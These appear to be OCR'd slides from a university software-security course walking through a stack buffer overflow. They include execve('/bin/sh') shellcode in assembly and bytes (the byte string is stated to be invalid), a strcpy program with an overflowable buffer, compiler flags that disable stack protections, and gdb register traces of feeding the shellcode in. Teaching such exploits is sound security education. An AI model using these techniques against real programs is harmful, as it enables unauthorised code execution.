Application Insecurity (continued)

CSE 545 – Software Security
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Content of some slides provided by Giovanni Vigna of UCSB, with approval

No Null No Newline Shellcode

```
[ragnuk] $ gcc –m32 no_null_no_newline_shellcode.s
[ragnuk] $./a.out
sh-41.$
```

```
.text
.globl main
main:
        xor     %eax,%eax
        push    %eax
        # push n/sh
        push    $0x68732F6E
        # push //bi
        push    $0x69622F2F
        movl    %esp,%ebx
        push    %eax
        push    %ebx
        mov     %esp, %ecx
        movl    %eax, %edx
        mov     $11,%al
        # execve(char* filename, char** argv, char** envp)
        int     $0x80
        xor     %eax,%eax
        mov     $1,%al
        xor     %ebx,%ebx
        int     $0x80
```

Testing the Shell Code

```
void main()
{
 char* shellcode = "\x31\xc0\x50\x68\x6e\x2f\x73\x68"
                   "\x68\x2f\x2f\x62\x69\x89\xe3\x50"
                   "\x53\x86\xe5\x89\xc2\x0b\x01\xcd"
                   "\x80\x31\xc0\xb0\x01\x31\xdb\xcd"
                   "\x80";
  int (*shell)();
  shell=shellcode;
  shell();
}
$ gcc -m32 -z execstack test_shellcode.c
$ ./a.out
sh-4.1$
```

Note: This shellcode is not valid, you will have to make your own!

Jumping to the Shell Code

- In order to jump to the shell code we need to overflow a target buffer with a string that contains:
  - The shell code
  - Random junk up until the saved eip
  - The address of the shell code


```c
#include <string.h>

int main(int argc, char** argv)
{
  char foo [50];
  strcpy(foo, argv[1]);
  return 10;
}
```

```
main:
  push %ebp
  mov %esp,%ebp
  sub $0x3c,%esp
  mov 0xc(%ebp),%eax
  add $0x4,%eax
  mov (%eax),%eax
  mov %eax,0x4(%esp)
  lea -0x32(%ebp),%eax
  mov %eax,(%esp)
  call 80482d0 <strcpy@plt>
  mov $0xa,%eax
  leave
  ret
```


```
gcc -Wall -Wall -O0 -g -fno-omit-frame-pointer -Wno-
deprecated-declarations -D_FORTIFY_SOURCE=0 -fno-pie -Wno-
format -Wno-format-security -z norelro -z execstack -fno-
stack-protector -m32 -mpreferred-stack-boundary=2
```

```
$ gcc -Wall -Wall -O0 -g -fno-omit-frame-
pointer -Wno-deprecated-declarations -
D_FORTIFY_SOURCE=0 -fno-pie -Wno-format -
Wno-format-security -z norelro -z execstack
-fno-stack-protector -m32 -mpreferred-stack-
boundary=2
$ gdb a.out
(gdb) b *0x80483fd
(gdb) r `python -c "print
'\x31\xc0\x50\x68\x6e\x2f\x73\x68\x68\x2f\x2
f\x62\x69\x89\xe3\x50\x53\x86\xe5\x89\xc2\x0
b\x01\xcd\x80\x31\xc0\xb0\x01\x31\xdb\xcd\x8
0'"`
```





```
main:
push %ebp                       0x80483fd
mov %esp,%ebp                   0x80483fe
sub $0x3c,%esp                  0x8048400
mov 0xc(%ebp),%eax              0x8048403
add $0x4,%eax                   0x8048406
mov (%eax),%eax                 0x8048409
mov %eax,0x4(%esp)              0x804840b
lea -0x32(%ebp),%eax            0x804840f
mov %eax,(%esp)                 0x8048412
call 80482d0 <strcpy>           0x8048415
mov $0xa,%eax                   0x804841a
leave                           0x804841f
ret                             0x8048420
```

%eax	
%esp	0xbffff69c
%ebp	0x0
%eip	0x80483fd





```
main:
  push %ebp                    0x80483fd
  mov %esp,%ebp                0x80483fe
  sub $0x3c,%esp               0x8048400
  mov 0xc(%ebp),%eax           0x8048403
  add $0x4,%eax                0x8048406
  mov (%eax),%eax              0x8048409
  mov %eax,0x4(%esp)           0x804840b
  lea -0x32(%ebp),%eax         0x804840f
  mov %eax,(%esp)              0x8048412
  call 80482d0 <strcpy>        0x8048415
  mov $0xa,%eax                0x804841a
  leave                        0x804841f
  ret                          0x8048420
```

%eax	
%esp	0xbffff698
%ebp	0x0
%eip	0x80483fe





```
main:
  push %ebp                    0x80483fd
  mov %esp,%ebp                0x80483fe
  sub $0x3c,%esp               0x8048400
  mov 0xc(%ebp),%eax           0x8048403
  add $0x4,%eax                0x8048406
  mov (%eax),%eax              0x8048409
  mov %eax,0x4(%esp)           0x804840b
  lea -0x32(%ebp),%eax         0x804840f
  mov %eax,(%esp)              0x8048412
  call 80482d0 <strcpy>        0x8048415
  mov $0xa,%eax                0x804841a
  leave                        0x804841f
  ret                          0x8048420
```

%eax	
%esp	0xbffff698
%ebp	0xbffff698
%eip	0x8048400





```
main:
  push %ebp                    0x80483fd
  mov %esp,%ebp                0x80483fe
  sub $0x3c,%esp               0x8048400
  mov 0xc(%ebp),%eax           0x8048403
  add $0x4,%eax                0x8048406
  mov (%eax),%eax              0x8048409
  mov %eax,0x4(%esp)           0x804840b
  lea -0x32(%ebp),%eax         0x804840f
  mov %eax,(%esp)              0x8048412
  call 80482d0 <strcpy>        0x8048415
  mov $0xa,%eax                0x804841a
  leave                        0x804841f
  ret                          0x8048420
```

%eax	
%esp	0xbffff65c
%ebp	0xbffff698
%eip	0x8048403





```
main:
  push %ebp                    0x80483fd
  mov %esp,%ebp                0x80483fe
  sub $0x3c,%esp               0x8048400
  mov 0xc(%ebp),%eax           0x8048403
  add $0x4,%eax                0x8048406
  mov (%eax),%eax              0x8048409
  mov %eax,0x4(%esp)           0x804840b
  lea -0x32(%ebp),%eax         0x804840f
  mov %eax,(%esp)              0x8048412
  call 80482d0 <strcpy>        0x8048415
  mov $0xa,%eax                0x804841a
  leave                        0x804841f
  ret                          0x8048420
```

%eax	0xbffff734
%esp	0xbffff65c
%ebp	0xbffff698
%eip	0x8048406




```
main:
  push %ebp                    0x80483fd
  mov %esp,%ebp                0x80483fe
  sub $0x3c,%esp               0x8048400
  mov 0xc(%ebp),%eax           0x8048403
  add $0x4,%eax                0x8048406
  mov (%eax),%eax              0x8048409
  mov %eax,0x4(%esp)           0x804840b
  lea -0x32(%ebp),%eax         0x804840f
  mov %eax,(%esp)              0x8048412
  call 80482d0 <strcpy>        0x8048415
  mov $0xa,%eax                0x804841a
  leave                        0x804841f
  ret                          0x8048420
```


%eax	0xbffff738
%esp	0xbffff65c
%ebp	0xbffff698
%eip	0x8048409




```
main:
   push %ebp                    0x80483fd
   mov %esp,%ebp                0x80483fe
   sub $0x3c,%esp               0x8048400
   mov 0xc(%ebp),%eax           0x8048403
   add $0x4,%eax                0x8048406
   mov (%eax),%eax              0x8048409
   mov %eax,0x4(%esp)           0x804840b
   lea -0x32(%ebp),%eax         0x804840f
   mov %eax,(%esp)              0x8048412
   call 80482d0 <strcpy>        0x8048415
   mov $0xa,%eax                0x804841a
   leave                        0x804841f
   ret                          0x8048420
```

%eax	0xbffff87b
%esp	0xbffff65c
%ebp	0xbffff698
%eip	0x804840b

```
(gdb) x/x 0xbffff738
0xbffff738:    0xbffff87b
```

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
main:
   push %ebp                    0x80483fd
   mov %esp,%ebp                0x80483fe
   sub $0x3c,%esp               0x8048400
   mov 0xc(%ebp),%eax           0x8048403
   add $0x4,%eax                0x8048406
   mov (%eax),%eax              0x8048409
   mov %eax,0x4(%esp)           0x804840b
   lea -0x32(%ebp),%eax         0x804840f
   mov %eax,(%esp)              0x8048412
   call 80482d0 <strcpy>        0x8048415
   mov $0xa,%eax                0x804841a
   leave                        0x804841f
   ret                          0x8048420
```

%eax	0xbffff87b
%esp	0xbffff65c
%ebp	0xbffff698
%eip	0x804840f

```
(gdb) x/x 0xbffff738
0xbffff738:    0xbffff87b
```

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main:
   push %ebp                    0x80483fd
   mov %esp,%ebp                0x80483fe
   sub $0x3c,%esp               0x8048400
   mov 0xc(%ebp),%eax           0x8048403
   add $0x4,%eax                0x8048406
   mov (%eax),%eax              0x8048409
   mov %eax,0x4(%esp)           0x804840b
   lea -0x32(%ebp),%eax         0x804840f
   mov %eax,(%esp)              0x8048412
   call 80482d0 <strcpy>        0x8048415
   mov $0xa,%eax                0x804841a
   leave                        0x804841f
   ret                          0x8048420
```
